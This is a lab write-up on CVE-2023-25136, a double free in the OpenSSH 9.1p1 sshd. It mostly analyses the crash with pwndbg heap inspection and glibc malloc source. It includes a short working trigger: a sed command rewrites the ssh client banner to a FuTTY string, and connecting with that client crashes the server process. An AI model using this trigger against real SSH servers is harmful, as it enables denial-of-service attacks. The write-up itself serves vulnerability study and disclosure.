CVE-2023-25136

Memory Analysis with GDB and pwndbg

Date: September 4, 2023

Table of Contents

Summary

Overview and Recommendations

The OpenSSH server binary “sshd” version 9.1p1 has a double free vulnerability triggered during the pre-authentication process when a client connects using certain versions of “PuTTY” or any version of “FuTTY”. This causes the forked server process to abort. An attacker can utilize this to perform DoS attacks, disrupting the production environment. Updating OpenSSH to its latest version will prevent this specific vulnerablity from being exploited.

Proof of Concept

Setting up the lab Environment

Compiled 9.1p1 sshd on Ubuntu 20.04, GLIBC 2.31-0ubuntu9.9 using source code at https://github.com/openssh/openssh-portable/tree/486c4dc3b83b4b67d663fb0fa62bc24138ec3946. Tested 9.1p1 sshd on the same OS and version, but within an LXC container. A pwndbg python script was used to automate the process of reaching the relevant points in memory when the double-free occurs. This script can be downloaded here https://github.com/Business1sgood/CVE-2023-25136/blob/main/enumerate_sshd.py and requires the following:

1. https://github.com/pwndbg/pwndbg
2. Pwntools - pip install pwntools
3. Psutils - pip install psutil

Demonstration of the Vulnerability:

Referenced the following methods from https://www.openwall.com/lists/oss-security/2023/02/02/2. Replace the ssh client banner with a vulnerable type. Here "FuTTY" is used:

```
cp -i /usr/bin/ssh .
```

Get the ssh client banner:

```
./ssh -V

OpenSSH_8.2p1 Ubuntu-4ubuntu0.9, OpenSSL 1.1.1f  31 Mar 2020
```

Replace the banner:

```
sed -i s/OpenSSH_8.2p1/FuTTYSH_9.1p1/g ./ssh
```

Use the original ssh client; running ssh with -V shows the version that will be sent to the ssh server during pre-authentication. After authenticating, checked the auth.log for any errors; none found:

```
$ ssh -V
OpenSSH_8.2p1 Ubuntu-4ubuntu0.9, OpenSSL 1.1.1f  31 Mar 2020
$ ssh root@10.0.0.93
root@10.0.0.93's password:
Last login: Sat Sep  2 01:13:11 2023 from 10.0.0.2
root@u1:~# tail /var/log/auth.log
Sep  2 01:15:30 u1 sshd[916]: Disconnected from user root 10.0.0.2 port 46320
Sep  2 01:15:49 u1 sshd[932]: Received signal 15; terminating.
Sep  2 01:15:49 u1 sshd[934]: Server listening on 0.0.0.0 port 22.
Sep  2 01:15:49 u1 sshd[934]: Server listening on :: port 22.
Sep  2 01:17:01 u1 CRON[936]: pam_unix(cron:session): session opened for user root by (uid=0)
Sep  2 01:17:01 u1 CRON[936]: pam_unix(cron:session): session closed for user root
Sep  2 01:17:19 u1 sshd[934]: Received signal 15; terminating.
Sep  2 01:17:19 u1 sshd[940]: Server listening on 0.0.0.0 port 22.
Sep  2 01:17:19 u1 sshd[940]: Server listening on :: port 22.
Sep  2 01:17:23 u1 sshd[941]: Accepted password for root from 10.0.0.2 port 38678 ssh2
```

Now use the malicious client; here is the version of the ssh client with the vulnerable banner:

```
$ ./ssh -V
FuTTYSH_9.1p1 Ubuntu-4ubuntu0.9, OpenSSL 1.1.1f  31 Mar 2020
```

Connecting to the 9.1p1 SSH server using the client with the vulnerable banner, the password prompt doesn't even appear and the connection is closed:

```
$ ./ssh root@10.0.0.93
Connection closed by 10.0.0.93 port 22
```

In the container, the auth.log shows a fatal error:

```
root@u1:~# tail /var/log/auth.log
<SNIP>
Sep  2 01:12:48 u1 sshd[911]: Server listening on 0.0.0.0 port 22.
Sep  2 01:12:48 u1 sshd[911]: Server listening on :: port 22.
Sep  2 01:12:57 u1 sshd[912]: Connection closed by authenticating user root 10.0.0.2 port 47510 [preauth]
Sep  2 01:13:00 u1 sshd[914]: fatal: ssh_sandbox_violation: unexpected system call (arch:0xc000003e,syscall:20 @
0x7f401f30f1d5) [preauth]
```

Attaching strace to the sshd process from within the container and connecting again using the client with the vulnerable banner, the specific error causing the disconnect can be viewed:


```
root@u1:~# netstat -lpta
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 localhost:domain        0.0.0.0:*               LISTEN      164/systemd-resolve
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*               LISTEN      1018/sshd: /usr/sbi
tcp        0      0 u1:ssh                  <REDACTED>:38678        ESTABLISHED 941/sshd: root@pts/
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN      1018/sshd: /usr/sbi
root@u1:~# strace -f -p 1018
strace: Process 1018 attached
ppoll([{fd=3, events=POLLIN}, {fd=4, events=POLLIN}], 2, NULL, [], 8

<SNIP>

[pid  1012] getpid( <unfinished ...>
[pid  1013] writev(2, [{iov_base="free(): double free detected in "..., iov_len=40}, {iov_base="\n", iov_len=1}], 2
<unfinished ...>
[pid  1012] <... getpid resumed>)       = 1012
[pid  1013] <... writev resumed>)       = 20
[pid  1012] poll([{fd=6, events=POLLIN}, {fd=7, events=POLLIN}], 2, -1 <unfinished ...>
[pid  1013] --- SIGSYS {si_signo=SIGSYS, si_code=SYS_SECCOMP, si_call_addr=0x7f8412e421d5, si_syscall=__NR_writev,
si_arch=AUDIT_ARCH_X86_64} ---
[pid  1013] write(8, "\0\0\0g\0\0\0\1\0\0\0\0\0\0\0[ssh_sandbox_viol"..., 107) = 107
```

Digging into the double free error with pwndbg:

From within the container, run the script with:

```
./enumerate_sshd.py
```

Then ‘continue’ in pwndbg:




```
_ 0   0x7f3e95456a3f ppoll+79
  1   0x55e262b67418 main+9208
  2   0x55e262b67418 main+9208
  3   0x55e262b67418 main+9208
  4   0x7f3e95368083 __libc_start_main+243

pwndbg> c
Continuing.
```

ssh with “FuTTY” client:


```
$ ./ssh root@10.0.0.93
```

“Continue” twice in pwndbg; might be three times. Here we see a breakdown of function calls before, during, and after the double free error:




```
_ 0   0x7f6cb0f4d1d5 __libc_message+517
  1   0x7f6cb0f4d1d5 __libc_message+517
  2   0x7f6cb0f552fc
  3   0x7f6cb0f56f6d _int_free+1837
  4   0x5622d1a13aca kex_assemble_names+362
  5   0x5622d19ad93b assemble_algorithms+283
  6   0x5622d19b4cc6 copy_set_server_options+2534
  7   0x5622d19ce8d6 mm_getpwnamallow+1430

pwndbg> 
[3] 0:gdb*
```

The third frame in the above picture is associated with the GLIBC _int_free function, in which the error occurs. Checking the virtual memory mapping for the sshd process using pwndbg command “vmmap”, one can see the GLIBC version in use:




```
  0x7f6cb0ec0000     0x7f6cb0ee2000 r--p    22000      0 /usr/lib/x86_64-linux-gnu/libc-2.31.so
  0x7f6cb0ee2000     0x7f6cb105a000 r-xp   178000  22000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
  0x7f6cb105a000     0x7f6cb10a8000 r--p    4e000 19a000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
  0x7f6cb10a8000     0x7f6cb10ac000 r--p     4000 1e7000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
  0x7f6cb10ac000     0x7f6cb10ae000 rw-p     2000 1eb000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
```

Using pwndbg command “f 3” will look at the last position within the _int_free function before making another function call:




```
pwndbg> f 3
#3  0x00007f6cb0f56f6d in _int_free (av=0x7f6cb10acb80 <main_arena>, p=0x5622d38bca30, have_lock=0) at malloc.c:4201
4201    malloc.c: No such file or directory.
```

"av" is the beginning of the main arena. "p" is the victim chunk, or the chunk to be freed. The output of "f 3" will show "malloc.c:4201". Going to https://elixir.bootlin.com/glibc/glibc-2.31/source/malloc/malloc.c and searching "4201" will jump to that section of code:




```
#if USE_TCACHE
  {
    size_t tc_idx = csize2tidx (size);
    if (tcache != NULL && tc_idx < mp_.tcache_bins)
      {
        /* Check to see if it's already in the tcache.  */
        tcache_entry *e = (tcache_entry *) chunk2mem (p);

        /* This test succeeds on double free.  However, we don't 100%
           trust it (it also matches random payload data at a 1 in
           2^<size_t> chance), so verify it's not an unlikely
           coincidence before aborting.  */
        if (__glibc_unlikely (e->key == tcache))
          {
            tcache_entry *tmp;
            LIBC_PROBE (memory_tcache_double_free, 2, e, tc_idx);
            for (tmp = tcache->entries[tc_idx];
                 tmp;
                 tmp = tmp->next)
              if (tmp == e)
                malloc_printerr ("free(): double free detected in tcache 2");
            /* If we get here, it was a coincidence.  We've wasted a
               few cycles, but don't abort.  */
          }
```

This section of code in GLIBC 2.31 is ensuring the chunk to be freed (p) is not already in the tcache. If it does indeed exist in the tcache, then "malloc_printerr" is called which prints the error to stdout and aborts the process. Searching the double quad word of the victim chunk (p) from the "f 3" command gives the following output:




```
pwndbg> dq 0x5622d38bca30 16
00005622d38bca30     6f4d746e69725023 0000000000000121
00005622d38bca40     00005622d38ca820 00005622d38b7010
00005622d38bca50     6f40323135616873 632e6873736e6570
00005622d38bca60     6576727563006d6f 68732d3931353532
00005622d38bca70     7275630036353261 2d39313535326576
00005622d38bca80     6c40363532616873 726f2e6873736269
00005622d38bca90     732d686463650067 7473696e2d326168
00005622d38bcaa0     6463650036353270 6e2d326168732d68
pwndbg> 
[3] 0:gdb*
```

The second double quad word in the user data section of the above chunk contains the address pointing to tcache "counts" and "entries" data which shows free chunks and their occurences. Interesting that the victim chunk (p) is not in this list:




```
pwndbg> tcache
tcache is pointing to: 0x5622d38b7010 for thread 1
{
  counts = {5, 7, 7, 7, 7, 2, 5, 6, 4, 2, 4, 7, 5, 3, 2, 7, 2, 7, 0, 1, 2, 2, 0, 7, 2, 2, 0, 0, 1, 0, 2, 3, 0, 2, 1, 1, 0 <repeats 11 times>, 2, 1, 0, 0, 0,
1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1},
  entries = {0x5622d38bcc80, 0x5622d38c4d20, 0x5622d38c0ce0, 0x5622d38cb470, 0x5622d38cf7b0, 0x5622d38cc080, 0x5622d38cdf60, 0x5622d38cdfe0, 0x5622d38d5460,
0x5622d38ce070, 0x5622d38ce120, 0x5622d38c28d0, 0x5622d38bc840, 0x5622d38cd000, 0x5622d38c3680, 0x5622d38cf6a0, 0x5622d38bca40, 0x5622d38cead0, 0x0, 0x5622d3
8cf270, 0x5622d38bc0d0, 0x5622d38ce470, 0x0, 0x5622d38c5690, 0x5622d38bd7d0, 0x5622d38cc440, 0x0, 0x0, 0x5622d38be910, 0x0, 0x5622d38cafb0, 0x5622d38b8740, 0
x0, 0x5622d38c3170, 0x5622d38c1f00, 0x5622d38bc3a0, 0x0 <repeats 11 times>, 0x5622d38bfcb0, 0x5622d38c4eb0, 0x0, 0x0, 0x0, 0x5622d38cc8a0, 0x0, 0x0, 0x0, 0x0
, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x5622d38c1120}
}
```

It's not in the fastbin:




```
pwndbg> fastbins
fastbins
0x30: 0x5622d38c4e70 __ 0x0
0x40: 0x5622d38c0ac0 __ 0x5622d38cf8a0 __ 0x0
0x50: 0x5622d38d5540 __ 0x0
0x60: 0x5622d38cd1d0 __ 0x0
pwndbg> 
[3] 0:gdb*
```

smallbin:




```
pwndbg> smallbins
smallbins
0x30: 0x5622d38c0600 __ 0x5622d38c0be0 __ 0x7f6cb10acc00 (main_arena+128) __ 0x5622d38c0600
0x40: 0x5622d38cf840 __ 0x5622d38cd5a0 __ 0x7f6cb10acc10 (main_arena+144) __ 0x5622d38cf840
0x60: 0x5622d38d53f0 __ 0x5622d38cd6a0 __ 0x7f6cb10acc30 (main_arena+176) __ 0x5622d38d53f0
0xd0: 0x5622d38ce1d0 __ 0x7f6cb10acca0 (main_arena+288) __ 0x5622d38ce1d0
pwndbg> 
[3] 0:gdb*
```

unsortedbin:



```
pwndbg> unsortedbin
unsortedbin
all: 0x5622d38ce740 __ 0x7f6cb10acbe0 (main_arena+96) __ 0x5622d38ce740
pwndbg> 
[3] 0:gdb*
```

or largebin:



```
pwndbg> largebins
largebins
0x1c00-0x1df0: 0x5622d38d22a0 __ 0x7f6cb10ad260 (main_arena+1760) __ 0x5622d38d22a0
0x2000-0x21f0: 0x5622d38c8490 __ 0x7f6cb10ad280 (main_arena+1792) __ 0x5622d38c8490
pwndbg> 
[3] 0:gdb*
```


pwntools output is not always 100% accurate. Given the metadata and userdata for the victim chunk (p), it does look like a freed chunk given the appearance of pointers in the user data. At this point, decided to log the "heap" command output to a file in order to see if the chunk is recognized as free, and in which bin it exists:

```
pwndbg> set logging file ./file.txt
pwndbg> set logging on

pwndbg> heap

root@u1:~/scripts# cat file.txt|grep -P 'Addr.*?0x5622d38bca30' -A 3 -B 3
Size: 0x120 (with flag bits: 0x121)
Free chunk (tcachebins) | PREV_INUSE
Addr: 0x5622d38bca30
Size: 0x120 (with flag bits: 0x121)
fd: 0x5622d38ca820
```

So it does look like the victim chunk (p) exists in the tcache bin. Let's check its forward pointer:


```
cat file.txt |grep -P 'Addr.*?0x5622d38ca820' -A 3 -B 2
```

No output indicates this fd pointer doesn't exist. Going back to pwndbg; checking to see if the fd chunk for the victim (p) is valid via it's metadata:



```
pwndbg> dq 0x5622d38ca820
00005622d38ca820     0000000000000000 00005622d38b7010
00005622d38ca830     6f40323135616873 632e6873736e6570
00005622d38ca840     6576727563006d6f 68732d3931353532
00005622d38ca850     7275630036353261 2d39313535326576
pwndbg> 
[3] 0:gdb* 1:bash-
```

It is not. This is interesting though, because the second double quad word above contains the tcache_perthread_struct; a struct type object defining the state of the current threads tcache, as mentioned before. Let's look at the same fd pointer, but back 0x10 bytes:



```
pwndbg> dq 0x5622d38ca810
00005622d38ca810     0000000000000000 0000000000000121
00005622d38ca820     0000000000000000 00005622d38b7010
00005622d38ca830     6f40323135616873 632e6873736e6570
00005622d38ca840     6576727563006d6f 68732d3931353532
pwndbg> 
[3] 0:gdb* 1:bash-
```


Looks like a valid chunk with the tcache struct in the bk pointer section of userdata. Let's verify this addresses existence in the output file:

```
root@u1:~/scripts# cat file.txt |grep -P 'Addr.*5622d38ca810' -A 3 -B 2

Free chunk (tcachebins) | PREV_INUSE
Addr: 0x5622d38ca810
Size: 0x120 (with flag bits: 0x121)
fd: 0x00
```

This is a valid chunk. The questions at this point are:


1. Why doesn't the victim chunk (p) show itself in any of the bins?
2. Why is there an invalid forward pointer in the free victim chunk (p) metadata?
3. Why does this fd pointer - 0x10 have the tcache struct in its bk field?

Doing further research into GLIBC, one can answer these questions. _int_malloc() returns a chunk filtered through chunk2mem in order to return a pointer to userdata which can be used to store information defined by the user. _int_free() needs to look at the metadata of said chunk in order to determine it's size, flags, and overall integrity. Therefore, free will use mem2chunk to convert the user pointer to the metatdata pointer.




```
1167  */
1168
1169  /*
1170    ---------- Size and alignment checks and conversions ----------
1171  */
1172
1173  /* conversion from malloc headers to user pointers, and back */
1174
1175  #define chunk2mem(p)   ((void*)((char*)(p) + 2*SIZE_SZ))
1176  #define mem2chunk(mem) ((mchunkptr)((char*)(mem) - 2*SIZE_SZ))
```

Summarizing the above picture, chunk2mem(p) adds two times SIZE_SZ to the address pointer (p). SIZE_SZ is equal to the architecture word size. This can be seen on line 1175 for GLIBC 2.31 at https://elixir.bootlin.com/glibc/glibc-2.31/source/malloc/malloc.c#L1175 . These examples are using AMD64 x86_64, so SIZE_SZ is equal to 8 bytes or 64 bits. The following images demonstrate this:




```
_ 0x561dcf54cac5 <kex_assemble_names+357>    call   free@plt
        ptr: 0x561dcfa6ea40 __ 0x561dcfa6e920 __ 0x0
```

